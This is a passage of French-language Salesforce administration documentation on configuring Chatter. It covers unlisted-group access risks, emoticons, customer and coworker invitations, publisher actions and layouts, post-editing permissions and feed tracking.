- Les pages Visualforce qui affichent des groupes peuvent exposer des groupes non répertoriés aux utilisateurs qui ne sont pas membres.
- Puisque le mode système ignore les autorisations de l'utilisateur, tous les utilisateurs qui ont accès à une page Visualforce montrant un groupe non répertorié peuvent agir en tant que propriétaires de ce groupe.
- Les applications AppExchange écrites en Apex, et qui accèdent à tous les groupes, peuvent exposer des groupes non répertoriés aux utilisateurs qui ne sont pas membres.

Pour limiter et gérer l'accès aux groupes non répertoriés dans votre organisation :

- Retirez explicitement les groupes non répertoriés des requêtes SOQL dans tous les codes Apex.
- Utilisez des ensembles d'autorisations, des autorisations basées sur le profil et des contrôles de partage dans votre code afin de limiter davantage l'accès aux groupes non répertoriés.
- Utilisez des déclencheurs Apex dans l'objet CollaborationGroup pour surveiller et gérer la création de groupes non répertoriés. Dans Configuration, saisissez *`Déclencheurs de groupe`* dans la case `Recherche rapide`, puis sélectionnez **Déclencheurs de groupe** pour ajouter des déclencheurs.

CONSULTER ÉGALEMENT :

Activation des groupes Chatter non répertoriés

Présentation des Groupes non répertoriés

# Activation des émoticônes dans le fil

Les émoticônes permettent à vos utilisateurs d'ajouter des expressions à leurs publications et commentaires, par exemple un smiley, en saisissant une combinaison de caractères.

Les émoticônes ne sont pas prises en charge dans Salesforce1.

1. Dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**.
2. Dans la section Émoticônes dans le fil, sélectionnez **Autoriser les émoticônes**.

Salesforce prend charge les combinaisons de caractères ci-dessous dans les publications et les commentaires.

| Combinaisons de caractères | Émoticône |
|---|---|
| • :)<br>• :-) | (sourire) |
| • :P<br>• :-P<br>• :p<br>• :-p | (tirer la langue) |
| • :(<br>• :-( | (tristesse) |
| • >:(<br>• >:-( | (colère) |
| • :((<br>• :'(<br>• :'-( | (pleurs) |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour activer les émoticônes .

- Personnaliser l'application

## Invitations de client

Permet aux utilisateurs d'inviter des clients dans les groupes privés dont ils sont propriétaires ou responsables. Les clients désignent les utilisateurs dont le domaine de messagerie est hors du domaine de votre société. Ils ont un accès limité à Chatter. Ils peuvent uniquement afficher les groupes dans lesquels ils sont invités et interagir avec les membres de ces groupes.

Les invitations de clients ne prennent pas en charge les domaines personnalisés créés en utilisant Mon domaine, l'authentification unique et les restrictions IP. Pour autoriser les invitations de clients avec ces fonctionnalités activées, nous recommandons l'une des approches suivantes :

- Personnalisez la page d'authentification unique de votre organisation avec un lien supplémentaire qui redirige les utilisateurs vers `https://votreDomaine.my.salesforce.com/`.
- Configurez l'authentification unique pour vos clients.

Les invitations de client sont activées par défaut. Pour désactiver les invitations de client, saisissez *Chatter* dans la case Recherche rapide dans Configuration, sélectionnez *Paramètres Chatter*, et désélectionnez Autoriser les invitations de client dans la section Paramètres Chatter. Désactiver cette fonctionnalité ne supprime pas les clients ou groupes existants qui autorisent les clients.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Salesforce CRM, les approbations, les notifications par e-mail Chatter, les invitations Chatter et les invitations de clients ne sont pas disponibles dans **Database.com**.

CONSULTER ÉGALEMENT :

Invitations de collaborateurs

Puis-je connecter plusieurs organisations Salesforce en utilisant Chatter ?

## Invitations de collaborateurs

Les utilisateurs de Salesforce peuvent inviter dans Chatter des collaborateurs qui ne disposent pas de licence Salesforce. Les utilisateurs invités peuvent accéder aux personnes, profils, groupes et fichiers Chatter, mais ils ne peuvent pas enregistrer de données s'ils ne possèdent pas de licence Salesforce.

Les invitations de collaborateurs sont automatiquement activées pour les nouvelles organisations Salesforce. Le domaine de messagerie du premier utilisateur Salesforce qui est ajouté à l'organisation est utilisé comme domaine de société dans le champ **Domaines de messagerie de société**. Les invitations ne sont pas activées si le domaine de l'utilisateur appartient à un fournisseur de messagerie publique gratuite, tel que yahoo.com ou gmail.com.

Vous pouvez ajouter jusqu'à 200 domaines. Saisissez les domaines qui sont utilisés dans les adresses de messagerie pour votre entreprise. Nous recommandons de ne pas saisir de domaine de messagerie public tel que hotmail.com, yahoo.com ou gmail.com. Toute personne invitée qui possède une adresse e-mail dans l'un de ces domaines peut joindre et afficher les profils d'utilisateur, les fils et les groupes Chatter.

Pour désactiver les inivitations de collaborateurs, saisissez *Chatter* dans la case Recherche rapide dans Configuration, sélectionnez *Paramètres Chatter*, et désélectionnez Autoriser les invitations de collaborateurs dans la section Invitations de collaborateurs. Si vous désactivez cette focntionnalité, les utilisateurs ne peuvent pas accepter les

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Salesforce CRM, les approbations, les notifications par e-mail Chatter, les invitations Chatter et les invitations de clients ne sont pas disponibles dans **Database.com**.

invitations en attente. De même, si vous retirez un domaine de messagerie, les utilisateurs ne peuvent pas accepter des invitations en attente provenant de ce domaine.

CONSULTER ÉGALEMENT :

Invitations de client

## Activer les actions dans l'éditeur

Pour ajouter des actions globales à l'éditeur, vous devez d'abord activer les actions dans la fonctionnalité Éditeur dans Paramètres Chatter. Les actions ajoutent des fonctionnalités à l'éditeur Chatter et permettent à vos utilisateurs d'en faire plus dans Salesforce et Salesforce1.

1. Dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**.
2. Cliquez sur **Modifier**.
3. Dans la section Actions dans l'éditeur, sélectionnez **Activez les actions dans l'éditeur**.
4. Enregistrez vos modifications.

Éditions

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les actions :

- "Personnaliser l'application"

CONSULTER ÉGALEMENT :

Actions et présentations de l'éditeur

## Présentation de la modification de publications et de commentaires dans le fil

À l'aide de la modification des publications dans le fil, les utilisateurs peuvent modifier leurs propres publications. Les propriétaires d'enregistrement peuvent également modifier n'importe quelle publication dans leur enregistrement, quel que soit le créateur de la publication.

Une option Paramètres Chatter et deux autorisations utilisateur contrôlent la fonctionnalité d'édition de publication de fil.

L'option *Autoriser les utilisateurs à modifier les publications et les commentaires* dans les paramètres de Chatter active ou désactive la fonctionnalité de modification des publications dans le fil pour votre organisation. Cette option est activée par défaut dans les organisations nouvelles et existantes. Tous les utilisateurs associés à un profil standard peuvent modifier leurs propres publications et commentaires, à l'exception des utilisateurs de Chatter Free, de Chatter External et d'un portail client. Pour les utilisateurs attribués à un profil personnalisé, les administrateurs doivent spécifiquement activer les autorisations dans les profils personnalisés ou dans les ensembles d'autorisations de l'utilisateur.

L'autorisation de profil « Modifier mes propres publications » autorise les utilisateurs à modifier leurs propres publications. Cette autorisation est disponible et automatiquement activée dans les profils standard, à l'exception des profils utilisateur Chatter External, Chatter Free et Portail client. Pour que les utilisateurs de Chatter External, Chatter Free ou Portail personnalisé puissent modifier leurs propres publications, clonez les profils et activez l'autorisation « Modifier mes propres publications » dans les profils clonés. Attribuez les profils clonés aux utilisateurs.


L'autorisation « Modifier les publications dans mes enregistrements » autorise les utilisateurs à modifier les publications et les commentaires dans leurs enregistrements, y compris les publications et les commentaires d'autres utilisateurs. Par exemple, un propriétaire ou un responsable de groupe peut modifier toutes les publications dans le fil du groupe. Le responsable d'un type d'enregistrement particulier peut modifier toutes les publications dans l'enregistrement. Cette autorisation est disponible dans les profils standard et personnalisés, mais désactivée par défaut.

Le tableau ci-dessous présente les autorisations et leurs paramètres par défaut.

| Autorisation utilisateur | Description | Disponible dans | Paramètre par défaut |
|---|---|---|---|
| Modifier mes propres publications | Autorise les utilisateurs à modifier leurs propres publications | Profils standard, à l'exception de :<br>• Utilisateur externe de Chatter<br>• Utilisateur de Chatter Free<br>• Utilisateur de portail client haut volume<br>• Profil utilisateur de communauté partenaire | Activée dans toutes les organisations nouvelles et existantes |
| | | Profils personnalisés | Désactivée dans toutes les organisations nouvelles et existantes |
| Modifier les publications dans mes enregistrements | Autorise les propriétaires d'enregistrement à modifier leurs propres publications et celles d'autres utilisateurs dans les pages de détail de groupes et d'enregistrements. | Profils personnalisés | Désactivée dans toutes les organisations nouvelles et existantes. Cependant, les modérateurs Chatter, les modérateurs de communauté et les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent toujours modifier l'ensemble des publications et commentaires. |

L'option *Autoriser les utilisateurs à modifier les publications et les commentaires* est activée par défaut dans les paramètres Chatter. Pour les utilisateurs qui disposent des autorisations requises, l'option Modifier est disponible dans le menu déroulant des publications, des commentaires, des questions et des réponses. Cette option ouvre une fenêtre Modifier séparée dans laquelle les utilisateurs peuvent changer le texte.

Lorsque les utilisateurs ont enregistré leur version modifiée de la publication, la date et l'heure sont affichées avec la mention Modifié pour indiquer que la publication d'origine a été modifiée.




Si les utilisateurs modifient une publication ou un commentaire, et mentionnent de nouvelles personnes ou de nouveaux groupes, ces personnes ou groupes reçoivent des notifications par e-mail. Les personnes et les groupes qui ont été mentionnés dans la publication ou le commentaire d'origine ne reçoivent pas les nouvelles notifications par e-mail. Les notifications par e-mail associées aux publications ou commentaires modifiés indiquent la date et l'heure de modification précédées de la mention Modifié.

Pour les utilisateurs de communauté, la modification de publication dans le fil est disponible uniquement, si la communauté a été créée en utilisant Onglets Salesforce + Visualforce ou le modèle Customer Service (Napili). L'option Modifier n'est pas disponible dans les publications générées par le système, telles que les mises à jour d'enregistrements suivis dans le fil.

Activation de la modification des publications dans le fil dans des profils utilisateur ou des ensembles d'autorisations
Par défaut, la modification des publications dans le fil est désactivée dans tous les profils personnalisés. Pour que cette fonctionnalité soit accessible à vos utilisateurs, vous pouvez modifier vos profils utilisateur ou attribuer les autorisations aux utilisateurs via un ensemble d'autorisations.

Désactivation de la modification des publications dans le fil pour tous les utilisateurs
Par défaut, tous les utilisateurs associés à un profil dans lequel les autorisations de modification des publications dans le fil sont activées, peuvent modifier leurs publications et leurs commentaires. Si nécessaire, vous pouvez désactiver la modification de publication dans le fil pour tous les utilisateurs de votre organisation, quel que soit leur profil utilisateur attribué.

## Activation de la modification des publications dans le fil dans des profils utilisateur ou des ensembles d'autorisations

Par défaut, la modification des publications dans le fil est désactivée dans tous les profils personnalisés. Pour que cette fonctionnalité soit accessible à vos utilisateurs, vous pouvez modifier vos profils utilisateur ou attribuer les autorisations aux utilisateurs via un ensemble d'autorisations.

Pour activer les autorisations dans un ensemble d'autorisations, procédez comme suit :

1. Dans Configuration, saisissez *Ensembles d'autorisation* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisation**.
2. Cliquez sur un ensemble d'autorisations existant ou créez-en un.
3. Dans la section Autorisations système, cliquez sur **Modifier**.
4. Sélectionnez les autorisations de modification des publications dans le fil que vous souhaitez activer.
   - Sélectionnez *Modifier mes propres publications* pour autoriser les utilisateurs attribués à ce profil personnalisé à modifier leurs propres publications et commentaires.
   - Sélectionnez *Modifier les publications dans mes enregistrements* pour autoriser les utilisateurs attribués à ce profil personnalisé à modifier les publications et les commentaires dans leurs enregistrements, y compris les publications et les commentaires d'autres utilisateurs.
5. Cliquez sur **Enregistrer**.
6. Attribuez l'ensemble d'autorisations aux utilisateurs qui en ont besoin.

AUTORISATIONS UTILISATEUR

Pour créer des profils personnalisés :
- Gérer les profils et les ensembles d'autorisations

Pour attribuer des ensembles d'autorisations :
- Attribuer des ensembles d'autorisations

Exemple: Procédure : Attribuer un ensemble d'autorisations


### Désactivation de la modification des publications dans le fil pour tous les utilisateurs

Par défaut, tous les utilisateurs associés à un profil dans lequel les autorisations de modification des publications dans le fil sont activées, peuvent modifier leurs publications et leurs commentaires. Si nécessaire, vous pouvez désactiver la modification de publication dans le fil pour tous les utilisateurs de votre organisation, quel que soit leur profil utilisateur attribué.

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver des fonctionnalités dans les paramètres Chatter :
- Personnaliser l'application

1. Dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**.
2. Cliquez sur **Modifier**.
3. Dans la section Modification de la publication et des commentaires, désactivez *Autoriser les utilisateurs à modifier les publications et les commentaires*.




4. Cliquez sur **Enregistrer**.

La fonctionnalité de modification des publications dans le fil est désactivée pour toute l'organisation. Les utilisateurs ne peuvent plus modifier les publications et les commentaires.


## Actions et présentations de l'éditeur

Les actions ajoutent des fonctionnalités à l'éditeur Chatter et permettent à vos utilisateurs d'en faire plus dans Salesforce et Salesforce1.


Les actions ont pour but d'améliorer la productivité. Les actions permettent aux utilisateurs d'effectuer des opérations en moins de clics, avec moins de champs et en y passant moins de temps. Les actions sont particulièrement utiles dans Salesforce1 car elles permettent de créer et de modifier facilement les enregistrements avec une interface simple, optimisée pour la mobilité. Par défaut, l'éditeur Chatter inclut les actions standard Publication, Fichier, Lien, Sondage et Question.

Éditions

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition




Dans Salesforce1, les actions sont affichées dans la barre d'actions, dans le menu d'actions associé et dans les actions d'éléments de liste.




Il existe plusieurs catégories d'actions, notamment les actions standard, les actions non standard, les actions par défaut, les actions intelligentes mobiles, les actions personnalisées et les actions de productivité.

- **Actions standard** : Les actions standard sont automatiquement ajoutées à l'éditeur lors de l'activation de Chatter, notamment Publication, Fichier, Lien et Sondage. Vous pouvez personnaliser l'ordre d'affichage de ces actions dans l'éditeur, mais vous ne pouvez pas modifier leurs propriétés.
- **Actions non standard** : Les actions non standard sont celles que vous créez et personnalisez vous-même.
- **Actions par défaut** : Les actions par défaut sont des actions prédéfinies fournies par Salesforce. Ajoutez-les à la présentation de l'éditeur pour qu'elles soient accessibles à vos utilisateurs.
- **Actions mobiles intelligentes** : Les Actions intelligentes mobiles sont une série d'actions préconfigurées, semblables à des actions par défaut. Dans Salesforce1, les actions mobiles intelligentes permettent aux utilisateurs de créer directement des enregistrements dans le fil.
- **Actions personnalisées** : Les actions personnalisées sont des pages Visualforce ou des applications de zone de dessin contenant une fonctionnalité que vous définissez. Par exemple, vous pouvez créer une action personnalisée pour permettre aux utilisateurs de rédiger des commentaires dépassant 5000 caractères.
- **Actions de productivité** : Les actions de productivité sont prédéfinies par Salesforce et sont jointes aux objets compte, contact, événement, piste, utilisateur et profil d'utilisateur. Vous ne pouvez pas modifier ni supprimer des actions de productivité.

Pour personnaliser l'éditeur avec d'autres actions ou modifier l'ordre des actions, activez d'abord les actions dans l'éditeur sur la page Paramètres Chatter dans Configuration.

Création de présentations d'éditeur globales
Les présentations d'éditeur globales déterminent les actions globales affichées dans les diverses interfaces de Salesforce. Dans Salesforce Classic, ces présentations personnalisent les actions des éditeurs Chatter dans les pages globales (par exemple la page d'accueil) et dans la page Chatter. Lightning Experience utilise ces présentations pour compléter le menu Actions globales avec des actions Consigner un appel et des actions rapides Créer un enregistrement qui pointent vers les objets Événements, Notes et Tâches. Dans Salesforce1, ces présentations pilotent les actions affichées dans la barre d'actions des pages Fil et Personnes. Les présentations d'éditeur globales peuvent inclure uniquement des actions globales.
Ajout d'actions aux présentations d'éditeur globales
Les actions que vous ajoutez aux présentations d'éditeur globales apparaissent sur des pages telles que les pages Accueil et Chatter, et sur la barre d'action et le menu d'action sur les pages Fil et Personnes dans Salesforce1.

# Création de présentations d'éditeur globales

Les présentations d'éditeur globales déterminent les actions globales affichées dans les diverses interfaces de Salesforce. Dans Salesforce Classic, ces présentations personnalisent les actions des éditeurs Chatter dans les pages globales (par exemple la page d'accueil) et dans la page Chatter. Lightning Experience utilise ces présentations pour compléter le menu Actions globales avec des actions Consigner un appel et des actions rapides Créer un enregistrement qui pointent vers les objets Événements, Notes et Tâches. Dans Salesforce1, ces présentations pilotent les actions affichées dans la barre d'actions des pages Fil et Personnes. Les présentations d'éditeur globales peuvent inclure uniquement des actions globales.

1. Dans Configuration, saisissez *`Présentations d'éditeur`* dans la case `Recherche rapide`, puis sélectionnez **Présentations d'éditeur**.
2. Pour créer une présentation d'éditeur globale, cliquez sur **Nouveau**.
3. Pour cloner une présentation d'éditeur, sélectionnez une présentation dans la liste déroulante Présentation d'éditeur globale existante.
4. Saisissez le nom de la nouvelle présentation d'éditeur globale.
5. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Attribution de présentations d'éditeur globales à des profils utilisateur

Présentations d'éditeur globales

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Database.com** Edition et **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour créer des actions :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration

# Ajout d'actions aux présentations d'éditeur globales

Les actions que vous ajoutez aux présentations d'éditeur globales apparaissent sur des pages telles que les pages Accueil et Chatter, et sur la barre d'action et le menu d'action sur les pages Fil et Personnes dans Salesforce1.

Organisez les actions de manière à ce que les actions fréquemment utilisées apparaissent d'abord dans chaque liste. Toutes les autres actions sont affichées dans le menu déroulant de l'éditeur.

Procédure : Personnalisation des présentations d'éditeur globales

Vous pouvez ajouter des actions à deux sections d'une présentation de page :

**Actions rapides dans l'éditeur Salesforce Classic**
Cette section peut désormais inclure uniquement les actions de la catégorie Actions rapides dans la palette. Les actions de cette section sont affichées dans l'éditeur Chatter dans Salesforce Classic.

**Actions Salesforce1 et Lightning Experience**
Cette section peut inclure uniquement les actions de la catégorie Actions Salesforce1 et Lightning dans la palette. Dans les présentations de page d'objets, la catégorie Actions Salesforce1 et Lightning contient tous les types d'action disponibles pour l'objet, y compris les actions rapides, les actions de productivité, les actions de composant Lightning ainsi que les boutons standard et personnalisés. Les actions de cette section apparaissent dans la barre d'action et le menu d'action dans Salesforce1 et dans différentes zones de Lightning Experience.

1. Dans Configuration, saisissez *Présentations de l'éditeur* dans la case Recherche rapide, puis sélectionnez **Présentations de l'éditeur**.
2. Pour ajouter ou supprimer des actions, faites-les glisser depuis et vers la palette. Pour réorganiser les actions, sélectionnez une action, puis faites-la glisser vers sa nouvelle position.

   Dans la section Actions rapides dans l'éditeur Salesforce Classic, les trois premières actions à gauche sont affichées dans l'éditeur Chatter. Les autres actions sont affichées dans le menu déroulant Plus.
3. Lorsque vous avez terminé, cliquez sur **Enregistrer** ou sur **Enregistrement rapide** pour enregistrer vos modifications et continuer à utiliser la présentation.

   Si vous quittez sans enregistrer, vous perdez vos modifications.

Exemple: Ajoutons l'action Nouveau compte à l'éditeur afin que les utilisateurs puissent créer un compte directement depuis l'éditeur. Faites simplement glisser l'action Nouveau compte vers les actions rapides dans la section Editeur et enregistrez vos modifications.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience


Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

## AUTORISATIONS UTILISATEUR


Pour créer des actions :
- Personnaliser l'application

Pour personnaliser des présentations d'action et des présentations de page :
- Personnaliser l'application

Pour afficher des présentations de page :
- Afficher la configuration




Accédez à l'onglet Chatter. L'action Nouveau compte apparaît maintenant dans l'éditeur.




CONSULTER ÉGALEMENT :

- Attribution de présentations d'éditeur globales à des profils utilisateur
- Configuration des commerciaux pour la création d'enregistrements directement depuis le panneau latéral de Salesforce
- Actions intelligentes mobiles

# Suivi du fil

Le suivi du fil effectue le suivi des modifications des objets et des champs et les publie sous forme de mises à jour dans Chatter. Les utilisateurs qui suivent un enregistrement voient les mises à jour du fil dans leur fil Chatter.

Le suivi de fil est disponible pour les objets et les champs. Vous pouvez configurer le suivi de fil pour les utilisateurs, les groupes Chatter, les rubriques, les objets personnalisés, les objets externes et les objets standard suivants : comptes, types d'article, actifs, campagnes, requêtes, contacts, contrats, tableaux de bord, événements, pistes, opportunités, produits, rapports, solutions et tâches.

Les règles de partage et la sécurité au niveau du champ déterminent la visibilité des modifications d'enregistrements dans les fils Chatter. Pour afficher les modifications d'un enregistrement dans leurs fils, les utilisateurs doivent avoir accès à cet enregistrement.

Les objets et les champs ci-dessous sont suivis par défaut :

- Compte : `Nom du compte`, `Propriétaire du compte`
- Requête : `Propriétaire de la requête`, `Priorité`, `Statut`
- Groupe Chatter : `Autoriser les clients`, `Description`, `Accès au groupe`, `Corps de l'information`, `Titre de l'information`, `Nom`, `Nom du propriétaire`
- Contact : `Nom du compte`, `Propriétaire du contact`, `Nom`
- Piste : `Propriétaire de la piste`, `Statut de la piste`, `Nom`
- Opportunité : `Montant`, `Date de fermeture`, `Nom d'opportunité`, `Propriétaire de l'opportunité`, `Étape`
- Rubrique : `Description`
- Utilisateur : `À propos de moi`, `Adresse`, `E-mail`, `Responsable`, `Téléphone`, `Titre`

Les mises à jour de fils suivis dont l'ancienneté dépasse 45 jours, qui n'ont ni mention « J'aime » ni commentaire, sont automatiquement supprimées. Les mises à jour de fil suivies ne sont plus affichées dans le fil. Cependant, s'il l'audit est activé pour un champ suivi, son historique d'audit reste disponible.

### Personnaliser le suivi de fil Chatter

Activez le suivi du fil pour les objets et les enregistrements, afin que les utilisateurs puissent voir les mises à jour des objets et des enregistrements qu'ils suivent dans leur fil Chatter. De nombreux objets et champs sont suivis par défaut, mais vous pouvez personnaliser davantage le suivi de fil pour inclure ou exclure des objets et des champs spécifiques.

### Activation des mises à jour de fil pour des enregistrements associés

Affichez les mises à jour de fil dans la page de détail d'un enregistrement dès qu'un utilisateur crée des enregistrements associés. Les mises à jour de fil pour des enregistrements associés offrent aux utilisateurs une vue complète de l'activité du compte.

CONSULTER ÉGALEMENT :

Paramètres Chatter

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Les objets Compte, Requête, Contact, Piste, Opportunité et Utilisateur ne sont pas disponibles dans **Database.com**.

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser les champs suivis dans des fils :

- Personnaliser l'application

Pour afficher la page de configuration du suivi des champs :

- Afficher la configuration

# Personnaliser le suivi de fil Chatter

Activez le suivi du fil pour les objets et les enregistrements, afin que les utilisateurs puissent voir les mises à jour des objets et des enregistrements qu'ils suivent dans leur fil Chatter. De nombreux objets et champs sont suivis par défaut, mais vous pouvez personnaliser davantage le suivi de fil pour inclure ou exclure des objets et des champs spécifiques.

Vous pouvez configurer le suivi de fil pour les utilisateurs, les groupes Chatter, les rubriques, les objets personnalisés, les objets externes et les objets standard suivants : comptes, types d'article, actifs, campagnes, requêtes, contacts, contrats, tableaux de bord, événements, pistes, opportunités, produits, rapports, solutions et tâches.

1. Dans Configuration, saisissez *`Suivi du fil`* dans la case `Recherche rapide`, puis sélectionnez **Suivi du fil**.
2. Sélectionnez un objet.
3. Sélectionnez `Activer le suivi de fil`.

   Pour afficher cette case, vous devez disposer des autorisations utilisateur requises.
4. Sélectionnez jusqu'à 20 champs à suivre.

   Vous ne pouvez pas sélectionner des champs pour des objets externes ou des types d'article. Les types de champ standard suivants ne peuvent pas être suivis :

   - Les champs à numérotation automatique, de formule et récapitulatifs de cumul
   - Les champs système cryptés et en lecture seule
   - Le champ `Chiffre d'affaires attendu` dans les opportunités
   - Les champs `Titre de la solution` et `Détails de la solution` dans les solutions. Ces champs s'affichent uniquement pour les solutions traduites dans les organisations qui ont activé les solutions multilingues.
5. Si vous avez les actions dans l'éditeur activées, l'option `Tous les objets associés` est affichée. Sélectionnez cette case pour afficher les éléments de fil lors de la création d'objets associés.
6. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Suivi du fil

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Les objets Compte, Requête, Contact, Piste, Opportunité et Utilisateur ne sont pas disponibles dans **Database.com**.

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser les champs suivis dans des fils :

- Personnaliser l'application

Pour afficher la page de configuration du suivi de champ :

- Afficher la configuration

# Activation des mises à jour de fil pour des enregistrements associés

Affichez les mises à jour de fil dans la page de détail d'un enregistrement dès qu'un utilisateur crée des enregistrements associés. Les mises à jour de fil pour des enregistrements associés offrent aux utilisateurs une vue complète de l'activité du compte.

